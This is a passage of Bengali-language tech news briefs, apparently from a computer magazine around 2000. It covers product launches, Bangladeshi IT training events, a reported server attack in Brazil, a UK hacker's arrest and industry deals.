সিঙ্গপুর টেলিকমিউনিকেশন লিঃ (সিংটেল)-এর কার্যক্রমে বড় ধরনের বিপর্যয়ের আশংকায় সেদেশের টেলিকমিউনিকেশন কর্তৃপক্ষ-এর বাজার উন্মুক্ত করে দেয়ার সিদ্ধান্ত নিয়েছে। এরই ফলশ্রুতিতে সিঙ্গপুরের যোগাযোগ ও তথ্য প্রযুক্তি মন্ত্রী ইয়ো চিউটং খুব শীঘ্রই নতুন টেলিকম লাইসেন্স পাওয়া সংস্থার নাম ঘোষণা করবেন। উল্লেখ্য সিঙ্গাপুরে টেলিযোগাযোগ ব্যবস্থা ভাল তথাপি টেলি সার্ভিস প্রদানকারী সংস্থাগুলোর মধ্যে কঠিন প্রতিদ্বন্দ্বিতা বিদ্যমান। ১৯৯৫ সালে মোবাইল ফোন এবং পেজার সুবিধা আসার পর থেকেই সেখানে একচেটিয়াভাবে টেলিব্যবস্থায় সিংটেল-এর কার্যক্রম পরিলক্ষিত হচ্ছে। ●

ক্লিপবোর্ড আকৃতির কমপিউটার 'qbe'

সম্প্রতি 'qbe' নামে ছয় পাউন্ড ওজনের একটি ক্লিপবোর্ড আকৃতির কমপিউটার বাজারে এসেছে। এই কমপিউটারটি সম্পূর্ণ রঙিন টাচস্ক্রীণ এবং মাইক্রোসফট উইন্ডোজ ৯৮ অপারেটিং সিস্টেম প্রি-লোডেড করা। এর ফিচারের মধ্যে রয়েছে পেন্টিয়াম থ্রী প্রসেসর, ১০২৪ × ৭৬৮ পিক্সেল রেজুলেশনসম্পন্ন ১৩ ইঞ্চি রঙিন টাচস্ক্রীণ, ৮ জি.বা. হার্ডড্রাইভ, ১২৮ মে.বা. র‍্যাম, ৫৬ কেবিপিএস ওয়্যারলেস মডেম, ইন্টারনাল মাইক্রোফোন ও স্পীকার, ডিজিটাল ক্যামেরা, স্মার্ট কার্ড রিডার, সিডি রিরাইটেবল বা ডিভিডি রম ড্রাইভ এবং হট সোয়াপ ডিভাইস। এতে ইউএসবি সাপোর্টসহ ফায়ারওয়্যার পোর্টসমূহ এবং দু'ধরনের দু'টি পিসি কার্ড স্লটযুক্ত রয়েছে। এর লিথিয়াম আয়ন রিচার্জেবল ব্যাটারি চার ঘন্টা একটানা কাজ করতে সক্ষম। বিস্তারিত জানতে www.qbenet.com ওয়েব সাইট ভিজিট করতে পারেন। ●

প্রিন্টার ও ক্যামেরা সম্বলিত ভিসিআর

জাপানের সনি কর্পোরেশন শীঘ্রই বিল্টইন কালার প্রিন্টার ও ক্যামেরা সম্বলিত বিশ্বের প্রথম DCR TRV820K মডেলের ভিসিআর বাজারে ছাড়বে। এর দ্বারা একটি কম্প্যাক্ট মেমরি কার্ডে রেকর্ডকৃত অথবা ফিল্মড ইমেজের ভিডিও থেকে সরাসরি স্থির চিত্র প্রিন্ট করা সম্ভব হবে। এর সাথে ৪ ইঞ্চি এলসিডি প্যানেলযুক্ত রয়েছে। ●

আইবিএম-এর ডাটা ষ্টোরেজ সিস্টেমে বিপ্লব

আইবিএম গবেষকরা সম্প্রতি এমন একটি নতুন রাসায়নিক বিক্রিয়া আবিষ্কার করতে সক্ষম হয়েছেন যা মাত্র কয়েক হাজার পরমাণুর একটি চৌম্বক ক্ষেত্র তৈরি করতে সক্ষম। যার ফলে বর্তমানে হার্ডডিস্কে ডাটা ষ্টোরেজের চেয়ে ১০০ গুণ ডাটা ধারণ করা সম্ভব হবে। গবেষণায় বিজ্ঞানীরা দেখেছেন প্রত্যেকটি চৌম্বকক্ষেত্র পরস্পর থেকে সমান দূরত্বে অবস্থান করে। বিক্রিয়ায় প্রভাব বিস্তার হলে এই দূরত্ব কমে এবং বাড়ে। গবেষকরা এই বিষয়টিকে ডাটা ষ্টোরেজের ক্ষেত্রে গুরুত্বপূর্ণ বিষয় বলে মনে করছেন। ●

খুলনায় প্রথম কমপিউটার মেলা

গত ২৫ ফেব্রুয়ারি থেকে ৫ মার্চ পর্যন্ত খুলনা জিমনেসিয়ামের স্বল্প পরিসরে আয়োজিত হয় "খুলনা কমপিউটার মেলা ২০০০"। খুলনার ২০টি কমপিউটার প্রতিষ্ঠান ২৭টি ষ্টলে এ মেলায় অংশ গ্রহণ করে। প্রতিদিন সকাল ১০টা থেকে রাত ৮টা পর্যন্ত সকলের জন্য উন্মুক্ত এ মেলায় ২৫ হাজার দর্শকের সমাগম ঘটে। ●

ব্রাজিলে হ্যাকিং

হ্যাকাররা সম্প্রতি ব্রাজিলের টেলিকমিউনিকেশন রেগুলেটরি এজেন্সি সার্ভার হ্যাক করে বন্ধ করে দেয়। এর ফলে প্রতিষ্ঠানটি ৩ ঘন্টা অচল হয়েছিলো। প্রায় ৯০ মিনিটব্যাপী আক্রমণে সার্ভারে গড়ে প্রতি সেকেন্ডে ৬০০টি করে আঘাত এসেছে। এর ফলে সার্ভারটি বন্ধ করে দিতে বাধ্য হয় এবং বড় কোন ধরণের ক্ষতির সন্ধান এখন পর্যন্ত পাওয়া না গেলেও সার্ভারটি ৬ ঘন্টার আগে চালু করা সম্ভব হয়নি। ●

আন্তর্জাতিক ই-কমার্স সম্মেলনে ডিসিসিআই সভাপতির অংশগ্রহণ

সম্প্রতি মালয়েশিয়ার কুয়ালালামপুরে অনুষ্ঠিত তিনদিন ব্যাপী ই-কমার্সের উপর আন্তর্জাতিক সম্মেলনে ঢাকা চেম্বার অব কমার্স এন্ড ইন্ডাস্ট্রি (ডিসিসিআই)-এর সভাপতি আফতাব-উল-ইসলাম অংশগ্রহণ করেন। ই-কমার্স, মাল্টিলেটারেল রুলস এন্ড ইমপ্যাক্টস অন ডেভেলপমেন্ট-শীর্ষক এ সম্মেলনে ই-কমার্সের উন্নয়নের সহযোগিতার ক্ষেত্রকে প্রসারিত করার বিভিন্ন দিক নিয়ে আলোচনা করা হয়। ●

তোশিবা'র নতুন রেকর্ডার

তোশিবা সম্প্রতি 'ভয়েস বার' নামের কলম আকৃতির একটি নতুন রেকর্ডার বাজারে ছেড়েছে। ৩৩ গ্রাম ওজনের এ রেকর্ডারের আইসি মেমরি ৮ ঘন্টা ৫১ মিনিটের শব্দ রেকর্ড করতে সক্ষম। ●

আসছে সাইবার ইউনিভার্সিটি

সফটওয়্যার প্রতিষ্ঠান মাইক্রোষ্ট্র্যাটেজির ব্যবসায়িক পার্টনার ইন্টারনেট সফটওয়্যার বিলিয়নার মাইকেল সেইলার খুব শীঘ্রই একটি সাইবার ইউনিভার্সিটি প্রতিষ্ঠার ঘোষণা দিবেন। একই প্রতিষ্ঠানের মুখপাত্র মাইকেল কুইন্ট বলেন, সাইবার ক্যাম্পাসের উদ্দেশ্য হচ্ছে বিশ্বব্যাপী আগ্রহীদের জন্য উচ্চমানের একটি শিক্ষা প্রতিষ্ঠান তৈরি করা। যা গুণগত মানের দিক দিয়ে হবে বিশ্বমানের। যদিও এটি প্রাথমিক অবস্থায় রয়েছে। ওয়াশিংটন পোস্ট পত্রিকার সঙ্গে এক সাক্ষাতকারে সেইলার জানান, ওয়াশিংটনের শহরতলীতে একটি ষ্টুডিওতে লেকচার ভিডিওতে ধারণের কাজ করা হবে। ●

১৮-২০ এপ্রিল কমটেক '৯৯ অনুষ্ঠিত হবে

প্রতিবারের মতো এবারও কনফারেন্স এন্ড এপ্লিকেশন ম্যানেজমেন্ট সার্ভিসেস (সেম্স) কমপিউটার টেলিকমিউনিকেশন এন্ড অফিস ইকুইপমেন্ট এক্সপোজিশন কমটেক আগামী ১৮-২০ এপ্রিল ঢাকাস্থ হোটেল শেরাটনে অনুষ্ঠিত হবে। এ মেলা প্রতিদিন সকাল ১০টা থেকে রাত ৮টা পর্যন্ত সাধারণের জন্য উন্মুক্ত থাকবে। তিনদিন ব্যাপী এ মেলায় ৪৮টি ষ্টল থাকবে। ●

নোটবুক পিসি চুরি রোধের উপায়

ক্রিপ্টোনাইট নোট বুক পিসি চুরি রোধের জন্য সম্প্রতি বিশেষ ধরণের লক তৈরি করেছে। এ লক্ষ্যে ক্রিপ্টোনাইট দুই খ্যাতনামা নোটবুক পরিবেশক অফিস ডিপো এবং মাইক্রোসেন্টারের সঙ্গে চুক্তি করেছে। এই বিশেষ ধরণের লকে একটি শক্ত স্টিলের খাঁচা থাকে যা নোটবুককে ডেস্কের সাথে আটকে রাখে। এই খাঁচা ছাড়াও ক্রিপ্টোনাইট বাজারে ছেড়েছে নতুন মেশিন সেন্সর এলার্ম। এই সেন্সরটি ডক্সি ষ্টেশনের মাধ্যমে নোটবুকে লাগানো থাকে। এই সেন্সরের কারণে ল্যাপটপটি কেউ নাড়লে ১০ ডেসিবল তীক্ষ্মতায় আওয়াজ হবে। ●

কম্পিউটার প্র্যাক্টিস ও অন্যান্য নিয়মিত কোর্স

কম্পিউটার শিখেছেন কিন্তু প্র্যাক্টিসের অভাবে দক্ষতা বাড়াতে পারছেন না। আমরা আপনাকে সে সুযোগ দিচ্ছি- প্রতি ঘন্টা হিসে

নিয়মিত কোর্স সমূহ:

- Programming Concept & Techniques
- Data Base: MS-Access or Visual FoxPro
- Visual Basic as front end
- C Programming
- Office Management Course (MS-Office)
- DTP & Printing Technology
- Animation
- Hardware Technology
- S.S.C & H.S.C Computer Course as per Board Syllabus

A
Joint Ventur
of
আইসিসিটি & ইডো
ICCT & ido

৬৭/এফ গ্রীণরোড [পান্থপথ সাউথ এশিয়ান [illegible]

ছোট মনিদের জন্য ঢাকা সফট-এর শিক্ষামূলক মাল্টিমিডিয়া প্রকাশ

ঢাকা সফট সম্প্রতি শিক্ষামূলক মাল্টিমিডিয়া সফটওয়্যার 'ঝুম্পুর পড়া' প্রকাশ করেছে। এই সফটওয়্যারের ৬টি অধ্যায় বাংলাদেশের সকল নার্সারী ক্লাশের পাঠ্যক্রমের অনুকরণে নির্মিত। ঝুম্পুর পড়ার প্রথম অধ্যায়ে রয়েছে বাংলা শিক্ষা, যেখানে রয়েছে স্বরবর্ণ, ব্যঞ্জন বর্ণ, স্বর চিহ্ন, ছড়া বলা, গল্প বলা ও বাংলায় শব্দ গ্রহণ। দ্বিতীয় অধ্যায়ে রয়েছে ইংরেজি শিক্ষা এর বিষয়গুলোর মধ্যে রয়েছে ইংরেজি বর্ণমালা, ছড়া ও ইংরেজি শব্দ গঠন। তৃতীয় অধ্যায়ে রয়েছে গণিত শিক্ষা। ৪র্থ, ৫ম ও ৬ষ্ঠ অধ্যায়ে যথাক্রমে রয়েছে সাধারণ জ্ঞান, আমাদের দৈনন্দিন জীবনের দিনকালের সময়সূচী এবং ধর্ম শিক্ষা। সফটওয়্যারটি একটি মাত্র সিডির মাধ্যমে বাজারে ছাড়া হয়েছে। সিডিটি ঢাকা সফট এবং আইডিবি ভবনসহ বাংলাদেশের বিভিন্ন কমপিউটার প্রতিষ্ঠানে পাওয়া যাচ্ছে। যোগাযোগ : ঢাকা সফট, ফোন : ৮৩১১৬২৬, ৯৩৩৮৬৪৮, ফ্যাক্স : ৮৩১৬৭৭৩, ই-মেইল: dhaksft@bdcom.com। ●

প্রথম পোর্টাল ওয়েবসাইট Bangla2000.com

ঢাকাস্থ স্থানীয় এক হোটেলে দেশের প্রথম পোর্টাল ওয়েবসাইট Bangla2000.com-এর আনুষ্ঠানিক উদ্বোধন করা হয়। অনুষ্ঠানে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন বাণিজ্যমন্ত্রী মোঃ আব্দুল জলিল। বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন আইএমএফ-এর আবাসিক প্রতিনিধি রোনাল্ড হিক এবং বুয়েটের কমপিউটার বিভাগের প্রধান ড. চৌধুরী মফিজুর রহমান। Bangla2000.com প্রতিষ্ঠানের প্রেসিডেন্ট মোঃ সলিমুল্লাহ রওনক এবং চীফ এক্সিকিউটিভ মেহেদী মাহবুব হাসান প্রতিষ্ঠানের পক্ষে বক্তব্য রাখেন। দেশের প্রথম পোর্টাল ওয়েবসাইট Bangla 2000.com অর্থনীতির ক্ষেত্রে নবদিগন্তের সূচনা করে তথ্য প্রযুক্তি এবং ব্যবসা-বাণিজ্যের বিভিন্ন পণ্যসামগ্রী ইন্টারনেটের মাধ্যমে সারা বিশ্বের মানুষের কাছে উপস্থাপন করতে সক্ষম হবে বলে সভায় আশা প্রকাশ করা হয়।

২৪ তম এসিএম আন্তর্জাতিক কলেজিয়েট প্রোগ্রামিং প্রতিযোগিতায় বুয়েট প্রোগ্রামিং দল গৌরবজনক ১১তম স্থান অর্জন করায় Bangla 2000.com জাতীয় প্রেসক্লাবে এক সম্বর্ধনার আয়োজন করে। অনুষ্ঠানে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন বুয়েটের কমপিউটার বিজ্ঞান বিভাগের প্রধান ড. মফিজুর রহমান। ●

হ্যাকার গ্রেপ্তার

র‍্যাফেল গ্রে নামের ১৮ বছর বয়স্ক এক হ্যাকারকে হ্যাকিংয়ের দায়ে বৃটেনের পুলিশ সম্প্রতি গ্রেপ্তার করেছে। হাজার হাজার ক্রেডিট কার্ডের তথ্য চুরির দায়ে তাকে গ্রেপ্তার করা হয়। গ্রে এবং তার বন্ধু ২০ লক্ষ পাউন্ড মূল্যের যেসব ক্রেডিট কার্ডের তথ্য চুরি করেছে তার মধ্যে মাইক্রোসফট প্রেসিডেন্ট বিল গেটস এবং এনবিসি টেলিভিশন নেটওয়ার্কের একটি ক্রেডিট কার্ড রয়েছে। ●

আইবিএম-এসিই'র গুলশান শাখার কার্যক্রম

সম্প্রতি আইবিএম ও ব্র্যাক-এর যৌথ উদ্যোগে ঢাকার গুলশানে আইবিএম-এসিই'র শাখা কার্যক্রম আনুষ্ঠানিকভাবে শুরু হয়েছে। শিল্পমন্ত্রী তোফায়েল আহমেদ ঢাকার স্থানীয় এক হোটেলে প্রধান অতিথি হিসেবে ব্র্যাক-আইবিএম-এসিই সেন্টারের আনুষ্ঠানিক উদ্বোধন করেন। ব্র্যাকের নির্বাহী পরিচালক ফজলে হাসান আবেদের সভাপতিত্বে উদ্বোধনী অনুষ্ঠানে বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন যুক্তরাষ্ট্রের রাষ্ট্রদূত জন সি হোলজম্যান এবং আইবিএম লার্নিং সার্ভিসেসের জেনারেল ম্যানেজার এন.এন. খুরানা। শিল্পমন্ত্রী তোফায়েল আহমেদ প্রতিষ্ঠানটির কার্যক্রম উদ্বোধনকালে বলেন, এই শিল্পের উন্নয়নে সরকার সব ধরনের সাহায্য-সহযোগিতা অব্যাহত রাখবে। বর্তমান বিশ্বে যে ডিজিটাল বিপ্লবের সূচনা করেছে বাংলাদেশও তার সঙ্গে তাল মিলিয়ে চলার চেষ্টা করছে। এ লক্ষ্যে শুধুমাত্র কমপিউটার টাইপিস্ট নয়, দক্ষ প্রোগ্রামার তৈরি করার জন্য শিল্পমন্ত্রী দেশের কমপিউটার শিক্ষা প্রতিষ্ঠানগুলোর প্রতি আহ্বান জানিয়েছেন। সভাপতির বক্তব্যে ফজলে হাসান আবেদ ঢাকাসহ বিভাগীয় শহরগুলোর বাইরে দেশের সর্বত্র কমপিউটার শিক্ষা প্রতিষ্ঠান গড়ে তোলার প্রতি গুরুত্বারোপ করেন। ●

শুভাস্তু সফটওয়্যারের ইন্টিগ্রেটেড শপ ম্যানেজমেন্ট সিস্টেম

ঢাকার পান্থপথে অবস্থিত শুভাস্তু সফটওয়্যার লিঃ-এর ডেভেলপকৃত শপ ম্যানেজমেন্ট সফটওয়্যার ইন্টিগ্রেটেড শপ ম্যানেজমেন্ট সিস্টেম (আইএসএমএস) সম্প্রতি বাজারজাত শুরু করেছে। ধানমন্ডিস্থ স্টপ এন শপ-এ এই সফটওয়্যার ব্যবহৃত হচ্ছে। ভিজ্যুয়াল ফক্সপ্রো এবং এসকিউএল সার্ভার ল্যাঙ্গুয়েজে তৈরি 'আইএসএমএস' সফটওয়্যারটিতে পারচেজ, বারকোডিং, সেলস্ সিকিউরিটি, রিপোর্ট ইত্যাদি অপশন রয়েছে। এই সফটওয়্যারে মাল্টিইউজার ব্যবস্থা রয়েছে। পূর্ণাঙ্গ শপ ম্যানেজমেন্ট সফটওয়্যার বাংলাদেশে এই প্রথম। যোগাযোগঃ শুভাস্তু সফটওয়্যার লিঃ, ফোন: ৮৬১০৯৩৫-৬, ই-মেইল: suvsoft@bol-online.com, ওয়েব এড্রেস: www.suvastu.com। ●

ইয়াহু'র বিরুদ্ধে পাইরেসির মামলা

নেট পোর্টাল জায়ান্ট ইয়াহু ইনক.-এর বিরুদ্ধে তিনটি শীর্ষ স্থানীয় ভিডিও গেম কোম্পানি পাইরেসির মামলা দায়ের করেছে। ইয়াহু'র ওয়েবসাইটের মাধ্যমে প্রতিষ্ঠান তিনটির তৈরি ভিডিও গেমসের পাইরেটেড কপি বিক্রি বন্ধ করার উদ্দেশ্যে এই মামলা করা হয়েছে। ভিডিও গেম কোম্পানিগুলো জাপানের মেগা. নিনটেনডো এবং আমেরিকার সেগা-এর পক্ষ থেকে দায়েরকৃত মামলার আরেকটি দিক হচ্ছে ইয়াহুকে পাইরেটেড গেম বিক্রির পাশাপাশি অন্যান্য গেম সংক্রান্ত ব্যবসাও বন্ধ করা। এই ভিডিও গেম প্রস্তুতকারক প্রতিষ্ঠানগুলোর ইয়াহুর পাইরেটেড কপি বিক্রির কারণে ক্ষতির পরিমাণ ৬২০ কোটি ডলার। উল্লেখ্য ইয়াহুর বিরুদ্ধে এরকম মামলা এই প্রথম। ●

ভূঁইয়া কমপিউটার্সের ৫ম রিফ্রেসার্স কোর্স অনুষ্ঠিত

সম্প্রতি ভূঁইয়া কমপিউটার্স-এর জুনিয়র এক্সিকিউটিভদের ৪ দিনব্যাপী রিফ্রেসার্স কোর্স প্রতিষ্ঠানের ধানমন্ডিস্থ সাপোর্ট অফিসে অনুষ্ঠিত হয়। ভূঁইয়া কমপিউটার-এর সকল সহযোগী প্রতিষ্ঠান যেমন, কমপিউটার ও ইংলিশ ল্যাংগুয়েজ ক্লাব, সিসিএস, ভূঁইয়া ইনস্টিটিউট অব টেকনোলজি (বিআইটি)-এর ২১জন জুনিয়র এক্সিকিউটিভ এতে অংশগ্রহণ করেন।

রিফ্রেসার্স কোর্সের সমাপনী উপলক্ষে আয়োজিত এক অনুষ্ঠানে প্রধান অতিথি হিসেবে উপস্থিত ছিলেন বাংলাদেশ কমপিউটার কাউন্সিলের নির্বাহী পরিচালক প্রফেসর মোঃ আবদুস সোবহান। ভূঁইয়া কমপিউটার্সের প্রেসিডেন্ট প্রফেসর ড. জেড. এইচ ভূঁইয়ার সভাপতিত্বে অনুষ্ঠিত এ সমাপনী অনুষ্ঠানে বিশেষ অতিথি হিসেবে উপস্থিত ছিলেন বাংলাদেশ কারিগরি শিক্ষা বোর্ডের প্রাক্তন পরিচালক (কারিকুলাম) এ.এম শফিউদ্দিন আহমেদ। মূলতঃ প্রতিষ্ঠানের সেবার মান আরও উন্নততর করাই এই কোর্সের উদ্দেশ্য। ভূঁইয়া কমপিউটার্স প্রতিবছর সে লক্ষ্যে নিয়মিতভাবে ব্রাঞ্চ ইনচার্জ, লাইব্রেরী ইনচার্জ, একাডেমিক পার্সোনালদের জন্য বছরের বিভিন্ন সময়ে ভিন্ন ভিন্নভাবে এসমস্ত ওয়ার্কসপ ও কোর্সের আয়োজন করে। ●

ইন্টারনেট ও ই-কমার্স শীর্ষক সেমিনার অনুষ্ঠিত

ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউট সম্প্রতি প্রতিষ্ঠানের নিজস্ব ক্যাম্পাসে 'ইন্টারনেট ও ই-কমার্স' শীর্ষক এক সেমিনারের আয়োজন করে। সেমিনারটি পরিচালনা করেন ওয়ার্ল্ড ওয়াইড ওয়েব ইনস্টিটিউট-এর কান্ট্রি ম্যানেজার দেবাশীষ কুন্ডু। সেমিনারটি সকলের জন্য উন্মুক্ত থাকলেও আসন সংখ্যা সীমিত থাকায় আগে আসলে আগে পাবেন ভিত্তিতে সেমিনারে অংশগ্রহণকারীদের রেজিস্ট্রেশন করানো হয়। সেমিনার শেষে অংশগ্রহণকারীদের ফ্রি-ইন্টারনেট ব্রাউজিং করতে দেয়া হয়। ●

নিউরাল-এর এনসিসি কোর্স কার্যক্রম চালু

নিউরাল সিস্টেমস লিঃ-এর সহযোগী প্রতিষ্ঠান নিউরাল ইনস্টিটিউট অব ম্যানেজমেন্ট এন্ড ইনফরমেশন টেকনোলজি সম্প্রতি লন্ডন গিল্ডহল ইউনিভার্সিটির অধীনে ন্যাশনাল কমপিউটিং সেন্টার (এনসিসি)-এর বিএসসি (অনার্স) ইন কমপিউটিং এন্ড ইনফরমেশন সিস্টেম (বিসিআইএস) প্রোগ্রাম চালু করেছে। এনসিসি একাডেমিক প্রোগ্রাম এবং এনসিসি প্রফেশনাল প্রোগ্রাম এই দুভাগে বিভক্ত এনসিসি প্রোগ্রামই নিউরালে চালু রয়েছে। এছাড়া প্রত্যেক শিক্ষার্থীদের বিনামূল্যে অনির্ধারিত ইন্টারনেট ব্যবহারের সুযোগ ছাড়াও ল্যাবরেটরী, লাইব্রেরী সুবিধাও রয়েছে। বর্তমানে CompTIA A+ সার্টিফিকেশন এবং পিসি ড্রাইভিং টেস্ট প্রোগ্রাম চালু রয়েছে এবং প্রতিটি কোর্সের মেয়াদকাল ৬ মাস। বর্তমানে এই প্রতিষ্ঠানে বিসিআইএস প্রোগ্রামের ১০০ জন শিক্ষার্থীর মধ্যে ৫০ জন শিক্ষার্থী ১ম বর্ষে, ৩৮জন শিক্ষার্থী ২য় বর্ষে এবং বাকী ৬ জন শিক্ষার্থী ৩য় বর্ষে অধ্যয়ন করছে। ●

স্যামসুং-এর ২৮৮ মে.বিট ডির‍্যাম

স্যামসুং ইলেকট্রনিক্স সম্প্রতি ২৮৮ মে.বা. ডির‍্যাম চিপ তৈরি করেছে। ০.১৭ মাইক্রন টেকনোলজিতে তৈরি এই ডির‍্যাম চিপগুলো পূর্বের র‍্যামবাস ডির‍্যাম চিপের তুলনায় দ্বিগুণ তথ্য ধারণে সক্ষম। চিপের প্রতিটি পিনে প্রসেসিংয়ের গতি প্রতি সেকেন্ডে ৮০০ মে.বা.। এছাড়া স্যামসাং ১৬টি র‍্যামবাস চিপ ব্যবহার করে ৫৭৬ মে.বা.-এর ডুয়েল ইনলাইন মেমরি মডিউল তৈরি করতে সক্ষম হয়েছে। ●

এপটেক-এর সেমিনার

এপটেক এডুকেশন সম্প্রতি ঢাকাস্থ বিআইএএস মিলনায়তনে 'সফটওয়্যার ইঞ্জিনিয়ার্স অব দ্য টুয়েনটিফার্স্ট সেঞ্চুরী' শীর্ষক সেমিনারের আয়োজন করে। সেমিনারে মূল বক্তা হিসেবে উপস্থিত ছিলেন মার্কিন যুক্তরাষ্ট্রের সিলিকন ভ্যালিতে কর্মরত সফল সফটওয়্যার ইঞ্জিনিয়ার জিসান রহমান খান। এছাড়া আরও বক্তব্য রাখেন বিসিএস সভাপতি আব্দুল্লাহ এইচ কাফি, পিসি কোয়েস্ট বাংলাদেশ পত্রিকার সম্পাদক এবং টেকনোভিস্তার ব্যবস্থাপনা পরিচালক টিআইএস নূরুল কবির, নেসলে বাংলাদেশ-এর এম জুলফিকার হুসাইন এবং এপটেক কমপিউটার এডুকেশন বাংলাদেশ লিঃ-এর কান্ট্রি ম্যানেজার তরুন মিত্র। জিসান রহমান খান তার বক্তব্যে বলেন সফটওয়্যার তৈরির পাশাপাশি লক্ষ্য রাখতে হবে কাজ কতোটা সহজে করা যায় এবং নজর রাখতে হবে পুরো কাজটি সময়মতো হচ্ছে কিনা। অনুষ্ঠানে অন্যান্য বক্তাগণ বাংলাদেশের সফটওয়্যার শিল্পের সম্ভাবনা ও অন্যান্য বিষয়ে আলোচনা করেন। ●

আনন্দ আইআইটি-এর মাল্টিমিডিয়া সেমিনার

আনন্দ ইন্সটিটিউট অব ইনফরমেশন এন্ড টেকনোলজি (আনন্দ আইআইটি)-এর মতিঝিল কেন্দ্রের উদ্যোগে সম্প্রতি ঢাকা নটরডেম কলেজ মিলনায়তনে মাল্টিমিডিয়া বিষয়ক একটি সেমিনার অনুষ্ঠিত হয়। সেমিনারে থ্রীডি ম্যাক্স এবং এনিমেশনের উপর বিস্তারিত আলোচনা করা হয়। সেমিনারের উপস্থাপনা এবং সার্বিক ব্যবস্থাপনায় ছিলেন আনন্দ কমপিউটার্সের প্রদান নির্বাহী মোস্তাফা জব্বার। ●

সনি'র স্যাটেলাইট সঙ্গীত সার্ভিস

জাপানের সনি কর্পো. এবং ডিজিটাল মিডিয়া এন্টারটেইনমেন্ট কর্পো. যৌথ উদ্যোগে স্যাটেলাইট ভিত্তিক সঙ্গীত সরবরাহ কার্যক্রম শুরু করার উদ্যোগ নিয়েছে। এ উদ্যোগের ৮০% নিয়ন্ত্রণ থাকবে জাপানের হাতে। এ বছরের জুনের শেষ দিকে আনুষ্ঠানিকভাবে এর কার্যক্রম শুরু হবে। ●

চট্টগ্রাম ভিত্তিক ওয়েবসাইট

সম্প্রতি www.chittagong-website.com নামে চট্টগ্রামের যাবতীয় তথ্য নিয়ে ওয়েবসাইট চালু করা হয়েছে। এতে রয়েছে চট্টগ্রাম সম্বন্ধে বিস্তারিত তথ্য, ব্যবসা-বাণিজ্যের ডিরেক্টরি, চট্টগ্রাম ওয়েবসাইট ক্লাবসহ বিভিন্ন তথ্য। এছাড়া অন্য ওয়েবসাইটের ঠিকানা, চট্টগ্রাম বিশ্ববিদ্যালয়-চট্টগ্রাম চেম্বার অব কমার্স, চট্টগ্রাম স্টক এক্সচেঞ্জ ইত্যাদির সাথে লিংক রয়েছে। ●

আইবিএম ও টিডিকের পার্টনারশীপ

আইবিএম-এর থিঙ্কপ্যাড ল্যাপটপের জন্য বিভিন্ন ব্লুটুথ ওয়্যারলেস সামগ্রী তৈরির লক্ষ্যে আইবিএম এবং জাপানের টিডিকে কর্পোরেশন একত্রে কাজ করার সিদ্ধান্ত নিয়েছে। ওয়্যারলেস কমপিউটার নেটওয়ার্ক ব্যবহারের জন্য নতুন কিছু প্রযুক্তি নিয়ে তারা কাজ শুরু করেছে। টিডিকে আইবিএম-এর চাহিদা অনুযায়ী যন্ত্রাংশগুলোকে ডিজাইন এবং তৈরি করবে এবং আইবিএম ব্র্যান্ডে বাজারজাত করবে। ●

মাইক্রোসফট-এর ওয়্যারলেস ও হ্যান্ডহেল্ড ডিভাইস আসছে

ওয়্যারলেস এবং হ্যান্ডহেল্ড ডিভাইস মার্কেটের প্রতিযোগিতায় অংশ গ্রহণ করতে মাইক্রোসফ্ট কর্পোরেশন সম্প্রতি ডালাস ভিত্তিক সফটওয়্যার প্রতিষ্ঠান টেক্সাস ইনস্ট্রুমেন্ট-এর সাথে চুক্তিবদ্ধ হয়েছে। তারা যৌথ উদ্যোগে পার্সোনাল ডিজিটাল এসিস্ট্যান্টের (পিডিএ)-এর মতো ওয়্যারলেস হ্যান্ডহেল্ড ডিভাইসের সফটওয়্যারের ধারনক্ষমতা বৃদ্ধির জন্য কাজ করবে। চুক্তি প্রসঙ্গে মাইক্রোসফট বলেছে, হ্যান্ডহেল্ড ডিভাইসে ব্যবহৃত উইন্ডোজ-সিই অপারেটিং সিস্টেমের পারফরমেন্স বৃদ্ধির জন্য টেক্সাস ইনস্ট্রুমেন্ট-এর প্রোগ্রামেবল ডিজিটাল সিগনাল প্রসেসর ব্যবহার করবে। এই চুক্তির ফলে মোবাইল ইন্টারনেট ডিভাইসের জন্য সফটওয়্যার সল্যুশন ডিজাইন সহজ হবে। বাজার দখলের লক্ষ্যে মাইক্রোসফট কিছুদিন আগে হ্যান্ডহেল্ড ডিভাইসে গান শোনা, ভিডিও দেখা এবং গ্রাফিক্সে কাজ করার উপযোগী সফটওয়্যার বাজারে ছেড়েছে। ●

বিসিডব্লিউএ'র নতুন কার্যকরী কমিটি গঠন

সম্প্রতি বাংলাদেশ কমপিউটার রাইটার্স এসোশিয়েশনের ২০০০-২০০১ মেয়াদের কার্যকরী কমিটি গঠন করা হয়েছে। ঢাকা বিশ্ববিদ্যালয়ের কমপিউটার বিজ্ঞান বিভাগের চেয়ারম্যান ড. মোঃ আলমগীর হোসেনকে সভাপতি এবং বিশিষ্ট কমপিউটার লেখক মাহবুবুর রহমানকে সাধারণ সম্পাদক করে ১৯ সদস্য বিশিষ্ট কার্যকরী কমিটি গঠন করা হয়েছে। ●

আলটাভিসটার উদ্যোগ

সার্চ মেশিন আলটাভিসটা যুক্তরাজ্যের ইন্টারনেট গ্রাহকদের বছরে মাত্র ১০ পাউন্ডের বিনিময়ে তাদের ইন্টারনেট ব্যবহারের অফার দিয়েছে। আলটাভিসটা'র ব্যবস্থাপনা সম্পাদক এন্ডি মিকেল বলেছেন, আমেরিকানদের চেয়ে ব্রিটেনের অধিবাসীরা ইন্টারনেট ব্যবহারের ক্ষেত্রে পিছিয়ে রয়েছে। অন-লাইনে ব্রিটিশ অংশগ্রহণকারীদের সংখ্যা বাড়ানোর মাধ্যমে যাতে ব্রিটিশ অর্থনীতিতে প্রভাব রাখতে পারে সেজন্য ইন্টারনেট সম্বন্ধীয় কর্মকান্ড বাড়ানোর লক্ষ্যে এই পদক্ষেপ গ্রহণ করা হয়েছে বলে তিনি উল্লেখ করেন। ব্রিটেনের বাণিজ্যমন্ত্রী আলটাভিসটার এই উদ্যোগকে স্বাগত জানিয়েছেন। ●

ঢাকা ইন্টারন্যাশনাল ইউনিভার্সিটিতে কমপিউটার সাইন্স

